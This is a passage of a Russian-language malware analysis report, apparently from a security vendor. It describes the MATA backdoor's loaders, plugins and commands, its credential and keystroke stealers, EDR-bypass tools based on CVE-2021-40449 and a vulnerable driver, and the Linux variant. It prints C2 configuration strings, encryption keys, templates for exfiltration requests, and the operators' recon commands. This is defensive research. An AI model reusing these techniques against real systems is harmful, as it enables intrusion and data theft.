- Проверяет, не появился ли в системе файл из списка отслеживаемых файлов.
- Проверяет, не изменился ли размер файла из списка отслеживаемых файлов.
- Проверяет, существует ли процесс из списка отслеживаемых процессов.
- Проверяет, установлено ли TCP-подключение к узлам (заданным посредством локальных/удаленных IP-адресов и портов) из списка отслеживаемых сетевых подключений.

Ниже приведены команды плагина №6 («Мониторинг»):

Команда	Описание
0	Возвращает конфигурацию Мониторинга.
1	Устанавливает конфигурацию Мониторинга.
2	Возвращает список отслеживаемых процессов.
3	Устанавливает список отслеживаемых процессов.
4	Возвращает список отслеживаемых файлов.
5	Устанавливает список отслеживаемых файлов.
6	Возвращает список отслеживаемых сетевых подключений.
7	Устанавливает список отслеживаемых сетевых подключений.

Загрузчик

У одной из жертв мы обнаружили вредоносный загрузчик, демонстрирующий некоторое сходство с более ранним вредоносным ПО MATA. В кластере MATA злоумышленники использовали два типа загрузчиков: непосредственная загрузка DLL-файла или загрузка зашифрованной полезной нагрузки с ее последующей расшифровкой. Они различаются внутренними именами, присвоенными им злоумышленником:

- `loader_service_raw_win_intel_64_le_RELEASE.dll` — прямая загрузка DLL
- `loader_service_win_intel_64_le_RELEASE.dll` — загрузка с расшифровкой

Большинство загрузчиков защищены с помощью протектора Themida с целью затруднения обнаружения и анализа. Вероятно, загрузчик регистрируется и выполняется как служба Windows, судя по имени экспортируемой функции: ServiceMain. Первый тип загрузчика расшифровывает путь к DLL-файлу с помощью алгоритма AES и просто загружает немодифицированную DLL. Другой тип загрузчика получает путь к целевому файлу тем же самым способом, однако в данном случае целевой файл зашифрован, и он загружается после дешифрования по алгоритму XOR или AES. Полезная нагрузка, получаемая загрузчиками обоих типов, является вредоносным ПО MATA, которое описано в следующем разделе.

MATA 3-го поколения

Мы обнаружили и другой бэкдор MATA, который скачал и запустил модуль загрузчика. Внутреннее имя этого зловреда — `MATA_DLL_DLL_PACK_20220829_009_win_intel_64_le_RELEASE.dll`.

Все имена внешних библиотек и API зашифрованы; они дешифруются с помощью встроенного 64-байтового ключа XOR. Мы наблюдали расшифровку с тем же самым ключом в ходе нашего предыдущего исследования образцов MATA, которые мы относим ко второму поколению этого вредоносного ПО.

- XOR ключ: `33 53 8B D0 9B C4 B1 B7 FD DD 1F F8 DA C1 EB C5 F3 E7 F4 BE FB E2 F9 4E F1 DD BC BE DB 7D FA E2 E9 FE F3 FD A7 CF F7 76 BF DB D9 DD 7D 8A 9F C4 F3 3F 92 29 F3 4A E3 C4 8E 84 C0 BB 8C BE 3E EE`

MATA-3 содержит зашифрованные конфигурационные данные, которые расшифровываются при помощи AES-CBC.

- AES ключ: `29 23 BE 84 E1 6C D6 AE 52 90 49 F1 F1 BB E9 EB`
- AES IV: `B3 A6 DB 3C 87 0C 3E 99 24 5E 0D 1C 06 B7 47 DE`

Интересно, что ключ и вектор инициализации не были сгенерированы случайным образом как это делается обычно, а встречаются в интернете в различных контекстах.

Расшифрованная конфигурация содержит адреса командных серверов, путь в реестре и другую информацию в кодировке TTLV (тип-тег-длина-значение), что мы уже наблюдали во вредоносном ПО, атрибутируемом к активности группировок Lamberts и Equation.

Код MATA-3 содержит предустановленные конфигурационные данные, в которых, однако, может быть указан путь до реестра, где хранится измененная конфигурация. В этом примере использован ключ `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\DataUSvc`.

Рис. 5. Дешифрованные конфигурационные данные

Функциональные возможности этого зловреда очень схожи с ранее описанным вредоносным ПО MataDoor. Он также основан на модульной архитектуре, хотя и собран как монолитный файл DLL или EXE.

Мы обнаружили в MATA-3 встроенный плагин протоколов, также дополнительные плагины протоколов могут быть установлены по команде контрольного сервера. Эти протоколы образуют стек т.е. устанавливаются

один поверх другого в порядке, который указан в строке конфигурации командного сервера. Встроенный плагин протоколов поддерживает следующие протоколы:

ИД	Описание
1000	«raw» — протокол Raw реализован как объект, подобный базовому классу C++, от которого наследуют другие протоколы. Все протоколы имеют следующий набор методов (перечислены наиболее важные): • ActiveConnect • PassiveListen • PassiveAccept • Send • Recv Все методы протокола Raw просто перенаправляют вызов следующему по стеку протоколу.
1001	«tcp» и «tcp6» — реализует незашифрованные активные и пассивные подключения на базе TCP версий 4 и 6.
1002	«http» — реализует активные и пассивные подключения, добавляя к передаваемым данным заголовки HTTP 1.1. «https» — комбинирует два протокола: «ssl» поверх «http» «proxy_http» — комбинирует два протокола: «raw» поверх указанного. «proxy_https» — реализует подключение к HTTP-прокси с базовой или NTLM-аутентификацией.
1003	«proxy_socks4» и «proxy_socks4a» — реализует метод ActiveConnect для установки подключения через прокси-сервер SOCKS версий 4 и 4a.
1004	«ssl» и «ssl3» — реализует активные и пассивные подключения с использованием шифрования TLS версий 1.2 и 1.3 с помощью статически прилинкованной библиотеки wolfSSL.

1005	«udp» и «udp6» — реализует незашифрованные активные и пассивные подключения на базе UDP версий 4 и 6. Выделенный поток отвечает за установку и разрыв соединений, повторную отправку потерянных пакетов и упорядочение пакетов для обеспечения надежности передачи данных.
1006	«pipe» — реализует активные и пассивные подключения между процессами на локальном компьютере с использованием двунаправленного именованного канала Windows.

Также присутствует жестко заданный набор безымянных протоколов, которые можно накладывать поверх стека протоколов при подключении к вредоносному прокси-серверу на другой зараженной системе, инициированному командой 502:

1. Многоэтапная установка подключения (handshake) с передачей данных, зашифрованных операцией XOR.
2. Аналогично п. 1 с добавлением обмена ключами, подписи и проверки данных при получении алгоритмом ed25519.
3. Аналогично п. 2 с добавлением сжатия и RC4-шифрования данных.

Для проверки подписи используются следующие два ключа ed25519:

- `6E 98 0C 6B 8F 5F 70 5C 27 61 54 05 03 DF 64 C5 FA 28 92 5D 5A 94 6C 21 F7 7F 4F 00 B4 11 E5 A1`
- `B8 29 7D F4 02 42 32 EF 60 A3 80 23 91 4F 5D 12 61 9D AE E8 57 10 17 E9 B5 B2 9A 3F E0 A6 45 0D`

Например, строка конфигурации командного сервера «`ssl://192.168.1[.]1:12345|!proto=udp;ssl://185.62.56[.]117:443`» создает следующий стек протоколов:

Протокол 3 из безымянного набора (многоэтапная установка подключения с передачей данных, зашифрованных операцией XOR, обмен ключами, проверка подписи ed25519 полученных ключей, подготовка ключа шифрования RC4 для последующей передачи данных).
Протокол 1 из безымянного набора (многоэтапная установка подключения с передачей данных, зашифрованных операцией XOR).
ssl — шифрование TLS1.2 UDP-подключения к нижележащему прокси-серверу.
udp — к вредоносному прокси-серверу `192.168.1[.]1` через заданный порт `12345`.

Часть строки конфигурации, располагающаяся после точки с запятой (`ssl://185.62.56[.]117:443`) перенаправляется на прокси-сервер, работающий на другой зараженной машине с тем же зловредом, который был запущен командой 502.

Плагины MATA 3-го поколения

Имеется семь встроенных плагинов со следующим набором команд:

Команды плагина №1 («Оркестратор»):

Команда	Описание
100	Загружает и запускает плагин с командами.
101	Выгружает плагин с командами.
102	Загружает и запускает плагин с протоколами.
103	Выгружает плагин с протоколами.
104	Удаляет набор протоколов из списка доступных протоколов.
105	Собирает и отправляет на командный сервер следующую информацию: • идентификатор жертвы; • три заданных в коде неизвестных числа (3, 0x780C2716, 0x846A9F5EA9E33D92); • результаты выполнения команд в неактивном состоянии (подробнее см. ниже); • имена компьютера и пользователя; • IP-адрес системы; • версия Windows; • часовой пояс, установленный на системе.
106	Возвращает текущие параметры конфигурации.
107	Опрашивает командные серверы из нового списка и настраивает новую конфигурацию. Упаковывает, зашифровывает и сохраняет в реестре обновленные параметры конфигурации.
108	Не выполняет никаких действий, возвращает пустые результаты.
109	Задает длительность выполнения команд в неактивном состоянии.
110	Задает расписание выполнения команд в неактивном состоянии. Сохраняет обновленные параметры конфигурации.

111	Задает временной интервал подключений к командному серверу. Сохраняет обновленные параметры конфигурации.
112	Задает идентификатор жертвы. Сохраняет обновленные параметры конфигурации.
113	Задаёт новый список командных серверов и опрашивает их. Сохраняет обновленные параметры конфигурации.
114	Возвращает ИД текущего и родительского процессов.
115	Останавливает выполнение вредоносного ПО.
116	Возвращает список текущих выполняемых задач, таких как: • сервер удаленного терминала (команда 201); • просмотр содержимого каталога (команда 314); • упаковка файлов и каталогов в ZIP-архив (команда 315); • загрузка и запуск DLL (команда 405); • прокси-сервер (команды 500, 502 и 505); • ARP-сканирование сети (команда 2001); • выполнение DNS запросов (команда 2008); • пинг (команда 2003); • TCP-сканирование (команда 2002); • сканирование общих сетевых ресурсов Windows (команда 2006).
117	Останавливает текущую запущенную задачу из списка в команде 116.

Команды плагина №2 («Мониторинг»):

Команда	Описание
1000	Возвращает список логических дисков, появившихся с момента предыдущего выполнения команды 1000.
1001	Возвращает ошибку, если количество активных RDP-сеансов на компьютере жертвы не возросло с момента предыдущего выполнения команды 1001.
1002 1003 1004 1005	Эти команды зарезервированы, но не реализованы.

Команды плагина №3 («Управление»):

Команда	Описание
200	Запускает процесс с перенаправленным выводом и отправляет результаты на командный сервер.
201	Сервер удаленного терминала. Подключается к случайному командному серверу из списка сконфигурированных серверов и выполняет заданную команду по шаблону «cmd /c start /b %s»; входные и выходные потоки перенаправляются в только что созданное подключение. Дополнительно процесс интерпретатора командной строки может быть создан от имени другого пользователя.

Команды плагина №4 («Файлы»):

Команда	Описание
300	Возвращает список логических дисков или список файлов в заданном каталоге.
301	Отправляет конец файла или файл целиком, если в его начале произошли изменения. Начало файла проверяется с помощью хэша MD5.
302	Возвращает на командный сервер хэш MD5 и размер файла. Затем загружает с командного сервера фрагмент и присоединяет его к файлу.
303	Отправляет на командный сервер файлы, которые были изменены.
304	Гарантировано стирает файл.
305	Присваивает временные метки создания, последнего доступа и последней записи для заданного файла другому файлу.
306	Создает папку.
307	Удаляет файлы по маске имени или удаляет дерево каталогов.
308	Подсчитывает количество файлов и подкаталогов и вычисляет суммарный объем каталога.
309	Рекурсивно копирует файлы или каталоги.
310	Рекурсивно перемещает файлы или каталоги.

311	Отправляет файл на командный сервер.
312	Отправляет начало файла на командный сервер; размер фрагмента может быть задан в виде количества строк или байт.
313	Отправляет конец файла на командный сервер. Размер фрагмента в конце файла может быть задан в виде количества строк или байт. Также есть возможность отправки фрагмента из середины файла по принципу работы команды «more».
314	Рекурсивно выводит список файлов и каталогов в выделенном потоке и сохраняет результат в файл.
315	Упаковывает файлы и каталоги в ZIP-архив.

Команды плагина №5 («Процессы»):

Команда	Описание
400	Возвращает список запущенных в данный момент процессов с помощью WMI-запроса.
401	Возвращает список запущенных в данный момент процессов с помощью функции API CreateToolhelp32Snapshot.
402	Завершает процесс.
403	Запускает процесс от имени пользователя.
404	Возвращает пустые результаты.
405	Скачивает и рефлективно загружает DLL, запускает заданную экспортируемую функцию в выделенном потоке.

Команды плагина №6 («Прокси»):

Команда	Описание
500	Active-active прокси. Подключается к случайному командному серверу из списка сконфигурированных серверов. После этого подключается по TCP/UDP к другой зараженной или к произвольной системе. Затем вредоносная программа перенаправляет трафик между ними.

502	Passive-active прокси-сервер к командному серверу с поддержкой полного стека протоколов. Ожидает входящие подключение на указанном стеке протоколов на одной стороне. После этого подключается с заданным стеком протоколов к командному серверу на другой стороне. Затем вредоносная программа перенаправляет трафик между ними. Используется сложное многоэтапное подтверждение подключения, реализованное как безымянные протоколы 1–3 (подробнее см. выше в разделе «Протоколы»).
505	Passive-active прокси. Ожидает входящие TCP-подключение с одной стороны. После этого подключается по TCP или UDP к произвольной системе на другой стороне. Затем вредоносная программа перенаправляет трафик между ними.

Команды плагина №7 («Исследование сети»):

Команда	Описание
2000	Проверяет возможность TCP-подключения к указанной системе по заданным IP-адресу и порту.
2001	Записывает в файл таблицу сопоставления IPv4-адресов с физическими адресами (ARP-таблица), получаемую двумя способами: • из функции API Windows GetIpNetTable; • посредством отправления ARP-запросов по всем IP-адресам в заданной подсети.
2002	Проверяет возможность TCP-подключения ко всем IP-адресам в заданной подсети и записывает результаты в файл.
2003 2008	Получает имя (gethostbyaddr) и проверяет доступность всех систем в заданной подсети по ICMP ping, записывает результаты в файл.
2004	Netstat: создает список активных TCP соединений, и записывает результаты в файл.
2006	Сканирует указанную подсеть на предмет доступных общих ресурсов Windows и пытается подключиться к ним с заданными учетными данными.

2007	Выполняет одну из трех подкоманд: • возврат списка текущих подключений к общим ресурсам Windows; • подключение к общему ресурсу Windows; • отключение от общего ресурса Windows.

После процедуры инициализации встроенных плагинов в основном цикле вредоносная программа выполняет следующие действия:

- Запускает заранее сконфигурированный процесс командной строкой «`cmd /c %cmd%`»
- Подключается к командному серверу.
- Отправляет на командный сервер список доступных плагинов-протоколов и плагинов-команд.
- Получает и выполняет команды, после чего отправляет результаты выполнения обратно на командный сервер.
- После отключения от командного сервера запускает другой заранее сконфигурированный процесс командной строкой «`cmd /c %cmd%`».
- Выполняет команды без подключения к серверу, если задана соответствующая конфигурация. В этом режиме зловред выжидает заданное время, затем в течение определенного периода (вплоть до трех дней) повторяет команды из набора, предоставленного плагинами. Эта возможность может использоваться, например, для запуска прокси-сервера, снятия скриншотов экрана или записи звука с микрофона в заранее заданное время.

Модуль кражи конфиденциальных данных

В ходе исполнения вредоносная программа расшифровывает имена своих API-функций по алгоритму XOR с однобайтовым ключом (`0xAA`) и создает три потока, отвечающие за запись нажатий клавиш, запись содержимого буфера обмена и создание снимков экрана. Этот зловред содержит две экспортируемые функции: `UnregService` и `UnregServiceWith`.

Когда вызывается экспортируемая функция `UnregService`, она инициирует механизм кражи данных с параметрами по умолчанию. По умолчанию все возможности кражи данных, включая создание снимков экрана, включены и активируются каждые 10 секунд.

В качестве альтернативной возможности экспортируемая функция `UnregServiceWith` может получать либо два, либо пять параметров командной строки в зависимости от выполняемой операции. Если передано два параметра, второй параметр задает временной интервал между созданием

снимков экрана. Если передано пять параметров, второй параметр по-прежнему отвечает за временной интервал между созданием снимков экрана, а последующие три параметра являются признаком включения каждой из возможностей кражи данных: снятия скриншотов, перехвата нажатий клавиш и кражи содержимого буфера обмена.

Для приостановки работы используется файл с именем `%temp%~flag.db`. Как только зловред обнаруживает этот файл в зараженной системе, все процедуры кражи данных останавливают работу.

Тип данных	Путь к файлу с украденными данными	Метод шифрования / сжатия
Снимок экрана	`%temp%\VSIXInstaller-%04d%02d%02d%02d%02d%02d.TMP`	LZNT1
Нажатия клавиш	`%temp%\~KInk.dat`	`0xAA` XOR
Буфер обмена	`%temp%\~CPInk.DAT`	`0xAA` XOR

Инструмент для создания снимков экрана

В зависимости от обстоятельств злоумышленники использовали различные варианты модуля. В некоторых случаях такие модули обладали возможностью только делать снимки экрана зараженного устройства.

При вызове экспортируемой функции `AttachService` вредоносная программа делает скриншот экрана и сохраняет его в папку `C:\Users\public` с именем, имеющим следующий формат:

- `NTUSER.DAT{a298cd48-29ab-f018-87e1-%date-time%}.TM`

Модуль кражи учетных данных

Также мы наблюдали несколько разновидностей вредоносного ПО, предназначенных для кражи сохраненных учетных данных и файлов cookie из системы жертвы.

После запуска вредоносная программа извлекает учетные данные, находящиеся в хранилищах Windows. Это могут быть сохраненные учетные данные браузера, локальные и доменные учетные записи Windows, а также автоматически подставляемые учетные данные, хранящиеся в ключе реестра `HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\IntelliForms\Storage2`.

Модуль сохраняет собранные учетные данные в файл: `%temp%\~IInk.DAT`. Для сохранения этой информации используется следующий формат:

```
[+] Password File Opening
[
     "URL": "%s",
     "Username": "%s",
     "Password": "%s",
     "Created Date": "%s",
     "Prefereed": "%s",
     "Times_used": "%s"
]
```

Также вредоносная программа собирает файлы cookie с системы жертвы. Путь к каталогу, в котором хранятся собранные файлы cookie, извлекается из следующего ключа реестра: `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Cookies`. Похищенные cookie сохраняются в тот же файл, в котором хранятся собранные учетные данные, в следующем формате:

```
[+] Cookie File Opening
[
{
     "domain": "%s",
     "expirationDate": "%s",
     "hostOnly": "%s",
     "httpOnly": "%s",
     "name": "%s",
     "path" : "%s",
     "sameSite": "%s",
     "secure": "%s",
     "session": "%s",
     "storeId": "%s",
     "value": "%s",
     "id": "%s"
},
```

Инструменты для обхода EDR и других защитных решений

В некоторых случаях злоумышленники использовали публичный эксплойт для эскалации привилегий CVE-2021-40449 (уязвимость класса use-after-free в API `NtGdiResetDC` в Win32k), который был обнаружен и описан нами в 2021 году.

По-видимому, за основу был взят публично доступный код под названием CallbackHell с целью эскалации привилегий и записи данных в память ядра.

Вредоносная программа принимает один или два параметра командной строки. Первый параметр — это команда для выполнения с привилегиями SYSTEM из кода, внедренного в процесс winlogon.exe. Второй параметр

опциональный — название компании-производителя защитного решения. Зловред проверяет для всех загруженных драйверов PE-ресурс «CompanyName» и ищет в нем заданную подстроку. После этого зловред удаляет указатели на процедуры обратного вызова (callback) в памяти ядра, связанные с оповещением о создании процессов или потоков, а также загрузки модулей. После такого вмешательства в процедуры обратного вызова защитные решения не могут корректно отслеживать поведение системы. Для этого вредоносная программа ищет соответствующие таблицы обратных вызовов в нижеперечисленных API-функциях:

```
PsSetCreateProcessNotifyRoutine
PsSetCreateThreadNotifyRoutine
PsSetLoadImageNotifyRoutine
```

Для обхода защитных решений злоумышленники использовали несколько инструментов. В дополнение к вышеупомянутому методу они также воспользовались другой утилитой, основанной на технике Bring Your Own Vulnerable Driver — BYOVD (дословно: принеси свой уязвимый драйвер), чтобы получить доступ к памяти ядра. Возможно, первый инструмент не обеспечивал нужного результата на компьютере жертвы, что вынудило оператора задействовать второй метод обхода решения для мониторинга поведения системы. Корейская компания Ahnlab, специализирующаяся на кибербезопасности, опубликовала подробный отчет об использовании этого метода. Кроме того, компания ESET сообщала об использовании этого же метода APT-группой Lazarus.

Злоумышленники запускали исполняемый файл утилиты, передавая два параметра через командную строку. Первый параметр указывал путь к файлу уязвимого драйвера, а второй — название антивирусного решения, которое необходимо было обойти. Если не указать название продукта, зловред будет искать цель из собственного списка: kaspersky, ahnlab, doctor web, bitdefender, avira, avast, mcafee, fortinet и eset.


```
.data:000000014008F000 avlist_14008F000 dq offset aKaspersky   ; DATA XREF: sub_140001040+64↑o
.data:000000014008F000                                         ; "kaspersky"
.data:000000014008F008                 dq offset aAhnlab       ; "ahnlab"
.data:000000014008F010                 dq offset aDoctorWeb    ; "doctor web"
.data:000000014008F018                 dq offset aBitdefender  ; "bitdefender"
.data:000000014008F020                 dq offset aAvira        ; "avira"
.data:000000014008F028                 dq offset aAvast        ; "avast"
.data:000000014008F030                 dq offset aMcafee       ; "mcafee"
.data:000000014008F038                 dq offset aFortinet     ; "fortinet"
.data:000000014008F040                 dq offset aEset         ; "eset"
```

Рис. 6. Целевой список антивирусных решений

Аналогично предыдущему инструменту, эта утилита также проверяет наличие антивирусного ПО по атрибуту CompanyName, использует тот же самый дизассемблер и очищает тот же набор обратных вызовов ядра. Ключевое различие между ними заключается в том, что данный инструмент задействует сторонний уязвимый драйвер для первоначальной записи по адресам памяти ядра. Этот инструмент также снабжен библиотекой,

способной работать с тремя разными уязвимыми драйверами, и конкретный драйвер выбирается на основе значения DriverID. В данном конкретном случае использовалось значение DriverID 110.

Рис. 7. Выбор кода IOCTL-вызова в уязвимом драйвере по DriverID



К сожалению, мы не смогли получить сам файл. Однако этот образец пытается работать с именами устройств *Enelo* или *Enelo64*, а это означает, что он, вероятно, пытается загрузить драйвер *ene.sys* разработанный компанией ENE Technology. Согласно отчету Ahnlab, драйвер *Enelo* может напрямую обращаться к физической памяти ядра и портам ввода-вывода и имеет уязвимый механизм проверки источника команд, обращающегося к его функциям. Другие поставщики защитных решений ранее описывали руткит, который отключает разнообразные возможности мониторинга поведения системы, такие как функции обратного вызова для реестра, объектов, процессов, файловой системы, а также платформы фильтрации Windows (WFP) и трассировки событий Windows (ETW). Обнаруженный же нами зловред целенаправленно пытается обходить защитные решения, подменяя таблицы обратных вызовов определенных API-функций.
Он стирает адреса обратных вызовов создания процессов и потоков,

а также обратные вызовы для контроля загрузки модулей, чтобы нарушить работу защитных решений.

Необходимо отметить, что мы добавили в наши защитные решения механизмы защиты от попыток эксплуатации уязвимостей в драйверах Enelo.

Инструмент командной строки

В режиме бесконечного цикла вредоносная программа ожидает появления файла `C:\Windows\Temp\TMPA93840.tmp`. Обнаружив указанный файл, она считывает его первую строку и проверяет, начинается ли она с какой-либо из команд, перечисленных ниже. После этого указанный файл сразу удаляется. Список поддерживаемых команд:

Команда	Описание
`zip`	Обработчик этой команды не реализован.

`up`	Отправка файла.
	Отправляет на заданный сервер SSL/DTLS-зашифрованное сообщение в следующем формате:
	`POST /upload HTTP/1.1`
	`Host: %host%:%port%`
	`Content-Length: 1254`
	`Origin: https://%host%:%port%`
	`Content-Type: multipart/form-data; boundary=----WebKitFormBoundary%16randomAlphaNum%`
	`------WebKitFormBoundary%16randomAlphaNum%`
	`Content-Disposition: form-data; name="Upload"`
	`100000`
	`------WebKitFormBoundary%16randomAlphaNum%`
	`Content-Disposition: form-data; name="Upload"; filename="{%timestamp%-%4randomDigits%.dmp}"`
	`Content-Type: application/x-object`
	`------WebKitFormBoundary%16randomAlphaNum%--`
	Ответом на данный запрос является строка, в которой указаны имя, начальное смещение, размер блока файла и время задержки между отправками блоков файла на сервер.

`dn`	Загрузка файла.
	Отправляет на заданный сервер SSL/DTLS-зашифрованное сообщение в следующем формате:
	`POST /download HTTP/1.1`
	`Host: %host%:%port%`
	`Content-Length: 1254`

	Origin: https://%host%:%port% Content-Type: multipart/form-data; boundary=----WebKitFormBoundary%16randomAlphaNum% ------WebKitFormBoundary%16randomAlphaNum% Content-Disposition: form-data; name="Download" 100000 ------WebKitFormBoundary%16randomAlphaNum% Content-Disposition: form-data; name="download"; filename="{%timestamp%-%4randomDigits%.dmp}" Content-Type: application/x-object ------WebKitFormBoundary%16randomAlphaNum%-- Ответом на данный запрос является строка, в которой указаны имя, полный размер файла, размер блока файла и время задержки между загрузками блоков файла с сервера.
bb	Завершение работы

Зловред записывает каждую выполненную команду в информативный лог-файл: `C:\Windows\Temp\TMPB08634.tmp`.

Анализ этого лог-файла указывает на то, что прямо в локальной сети атакованной организации был развернут сервер управления вредоносным ПО. Согласно временным меткам, этот инструмент был скомпилирован буквально за несколько минут до использования.

```
{2022-10-13 10:08} [INFO] CMD_FILE C:\Windows\Temp\TMPA93840.tmp
{2022-10-13 10:08}
=================================================================
{2022-10-13 10:08} [READING CMD] ...
{2022-10-13 10:08} [DELETE] CMD_FILE
{2022-10-13 10:08} [UP] 192.168.[redacted]:110
{2022-10-13 10:08} [TRANS] Starting
{2022-10-13 10:08} [UP] Connect
{2022-10-13 10:08} [ERROR] recv config
{2022-10-13 10:08} [UP] End
```

Продолжение исследования

Во время нашего исследования мы находили всё больше образцов вредоносного ПО, получали новые индикаторы компрометации и выявляли всё больше скомпрометированных систем.

Переломной точкой в исследовании стало обнаружение двух образцов MATA, в которых в качестве адресов серверов управления были заданы внутренние IP-адреса. Злоумышленники иногда создают цепочки прокси-серверов внутри сети предприятия, чтобы поддерживать связь

между вредоносной программой и сервером управления, например в случае, если зараженная система не имеет прямого доступа в интернет. Конечно же, мы уже видели это раньше, но в данном случае в конфигурации вредоносной программы содержались IP-адреса из незнакомой нам на тот момент подсети, что и привлекло наше внимание.

Мы незамедлительно сообщили пострадавшей организации о вероятной компрометации систем, имеющих эти IP-адреса, и вскоре получили ответ. Выяснилось, что скомпрометированные системы являются серверами финансового ПО и сетевой доступ с этих серверов возможен сразу на несколько десятков дочерних предприятий атакованной организации. В этот момент нам стало понятно, что компрометация контроллера домена одного предприятия — это лишь верхушка айсберга.

Продолжая наше исследование мы обнаружили, что начав атаку с завода через фишинговое письмо, как было описано ранее, злоумышленники продвигались в сети, пока не обнаружили ярлык RDP-подключения к терминальному серверу материнской компании. Используя утилиты, которые будут описаны в следующей главе, они перехватили учётные данные пользователя и подключились к терминальному серверу.

После этого они повторили всё то, что уже делали на атакованном заводе, но уже в масштабах материнской компании: помешали работе защитного ПО, используя уязвимость в легитимном драйвере и руткит, перехватили учётные данные пользователей (многие из которых были закэшированы на терминальном сервере, включая учётные записи администраторов многих систем) и начали активно продвигаться по сети.

Закономерно, что это привело к захвату контроллера домена материнской компании и получению контроля над ещё большим количеством рабочих станций и серверов. Однако и на этом злоумышленники не остановились. Далее им удалось получить доступ к панелям управления сразу двумя защитными решениями.

Сначала они захватили решение для проверки соответствия систем требованиям информационной безопасности (частично реализующее концепцию ZeroTrust), воспользовавшись одной из его уязвимостей.

Далее с помощью уже скомпрометированного ZeroTrust-решения злоумышленники захватили панель управления решениями для защиты конечных узлов, воспользовавшись также и тем, что она была недостаточно безопасно настроена.

Оба защитных решения были использованы злоумышленниками для сбора сведений об инфраструктуре атакованной организации, а также для распространения вредоносного ПО.

В результате, захват систем управления защитными решениями позволил злоумышленникам, во-первых, распространить вредоносное ПО сразу на несколько дочерних предприятий (подключенных к системе ZeroTrust), во-вторых, заразить Linux-вариантом MATA сервера под управлением Unix-подобных систем, к которым у них не было доступа даже после получения полного контроля над доменом организации.

Технические детали. Часть 2

В конечном итоге злоумышленникам удалось получить доступ к контроллеру домена и интерфейсам управления сразу двух защитных решений.

MATA 3-го поколения для Linux

На сервере управления антивирусным решением и на системах под управлением Linux мы обнаружили идентичные вредоносные ELF-файлы. Ввиду этого мы с высокой степенью уверенности полагаем, что этот зловред был доставлен с помощью средств передачи и удаленного выполнения файлов агентами защитных решений.

Версия для Linux обладает идентичными с версией MATA 3-го поколения для Windows возможностями, и, похоже, обе они создавались на базе одних и тех же исходных кодов.

Расшифрованная конфигурация содержит путь к файлу (`/usr/share/man/man1/xver-user.2.gz`), в котором сохраняются измененные параметры конфигурации. Пути к файлам позволяют предположить, что злоумышленники имели доступ к скомпрометированной системе на уровне суперпользователя (root).

Конфигурационные данные также содержат несколько адресов командных серверов. Обратите внимание на внутренний IP-адрес — злоумышленники сконфигурировали командный прокси-сервер в сети организации-жертвы.

- `ssl://10.0.1[redacted]:5353;ssl://185.25.50[.]199`
- `ssl://10.0.1[redacted]:5353;ssl://85.239.33[.]250`

Первоначальный сбор информации

После получения контроля над зараженной системой, злоумышленники приступали к сбору информации при помощи утилит командной строки Windows. Их интересовало имя пользователя, статус установки обновлений Windows и информация о сетевых подключениях. Интересно, что некоторые команды содержат опечатки, что может говорить о том, что оператор вредоносного ПО вводил их вручную. Команды, введённые с ошибками выделены полужирным шрифтом ниже:

```
cmd.exe /c "query user"
cmd.exe /c "reg query
"HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate"
cmd.exe /c "ping -n 1 -a 192.168.[redacted]"
cmd.exe /c "net_view \\192.168.[redacted]"
cmd.exe /c "netstat -ano | find "TCP""
cmd.exe /c tipconfig
```

Дальнейшее распространение

Злоумышленники также пытались получить пароли пользователей, входивших в скомпрометированную систему. С этой целью они использовали инструмент, показывающий кэшированные в памяти хэши паролей учетных записей:

